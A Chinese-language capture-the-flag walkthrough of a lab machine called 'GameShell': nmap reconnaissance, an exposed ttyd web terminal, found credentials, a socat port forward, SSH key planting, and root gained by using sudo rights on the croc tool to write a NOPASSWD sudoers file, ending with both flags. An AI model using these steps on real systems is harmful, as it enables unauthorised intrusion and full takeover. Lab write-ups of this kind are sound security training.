GameShell

信息收集

主机发现

```
Plain Text
arp-scan -l
主机IP ： 192.168.21.55
```

端口扫描

```
Plain Text
nmap -sS -A -T5 -p- 192.168.21.55
```

```
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Bash // The Eternal Shell
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-title: ttyd - Terminal
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
MAC Address: 00:0C:29:4C:4C:3C (VMware)
```

端口开放情况

Plain Text


```
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
```

web信息收集


`80` 端口

源码、目录扫描都没东西。换端口

7681 端口



是一个shell环境




发现可登录用户

`silo:x:1000:1000::/home/silo:/bin/bash`

`eviden:x:1001:1001::/home/eviden:/bin/bash`

GetShell

查看端口信息和进程



发现 `9876` 端口的账户密码 `admin:nimda`

上传 `socat` 尝试端口转发

```
./socat TCP4-LISTEN:8000,bind=0.0.0.0,fork,reuseaddr,tcp-nodelay TCP4:127.0.0.1:9876
```

访问 `8000` 端口

成功获取 `eviden` shell,写入ssh公钥，使用私钥登录

权限提升

查看 `sudo` 权限

```
eviden@GameShell:/tmp$ sudo -l
Matching Defaults entries for eviden on GameShell:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eviden may run the following commands on GameShell:
    (ALL) NOPASSWD: /usr/local/bin/croc
```

`croc` 是一个文件传输工具，类似于 `scp` 或 `rsync`，可以在发送端直接创建恶意 `sudoers` 文件，将该文件输出到 `/etc/sudoers.d/` 下，执行 `sudo` 提权

```
cd /tmp
cat > my_sudoers << 'EOF'
eviden  ALL=(ALL) NOPASSWD: ALL
EOF
```

`croc --yes --ip 127.0.0.1:9009 send my_sudoers`

- --ip 设置发送者的IP以及端口
- send 文件名 需要传输的文件
- yes 自动同意所有提示

```
^Ceviden@GameShell:/tmp$ croc --yes --ip 127.0.0.1:9009 send my_sudoers
Sending 'my_sudoers' (84 B)
Code is: 1781-common-price-nissan

On the other computer run:
(For Windows)
    croc 1781-common-price-nissan
(For Linux/macOS)
    CROC_SECRET="1781-common-price-nissan" croc

Sending (->127.0.0.1:51470)
my_sudoers 100% |████████████████████| (84/84 B, 149 kB/s)
```

`sudo croc --ip 127.0.0.1:9009 --out /etc/sudoers.d`


- ip 连接发送端IP和端口
- out 指定输出文件夹

```
eviden@GameShell:/tmp$ sudo croc --ip 127.0.0.1:9009 --out /etc/sudoers.d
Enter receive code: 1781-common-price-nissan
Accept 'my_sudoers' (84 B)? (Y/n) y

Receiving (<-127.0.0.1:56474)
my_sudoers 100% |████████████████████| (84/84 B, 41 kB/s)
```

查看是否写入成功

```
eviden@GameShell:/tmp$ sudo -l
Matching Defaults entries for eviden on GameShell:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eviden may run the following commands on GameShell:
    (ALL) NOPASSWD: /usr/local/bin/croc
    (ALL) NOPASSWD: ALL
```

`sudo su`


drwx------ 2 root root 4096 Nov 17 10:07 .ssh
root@GameShell:~# cat root.txt
flag{root-fcf32fac298a31661e06e3d37148a21a}
root@GameShell:~# cat /home/
eviden/ silo/
root@GameShell:~# cat /home/silo/user.txt
flag{user-83add0ab24dcdb4f7a201772f1c10789}

提权成功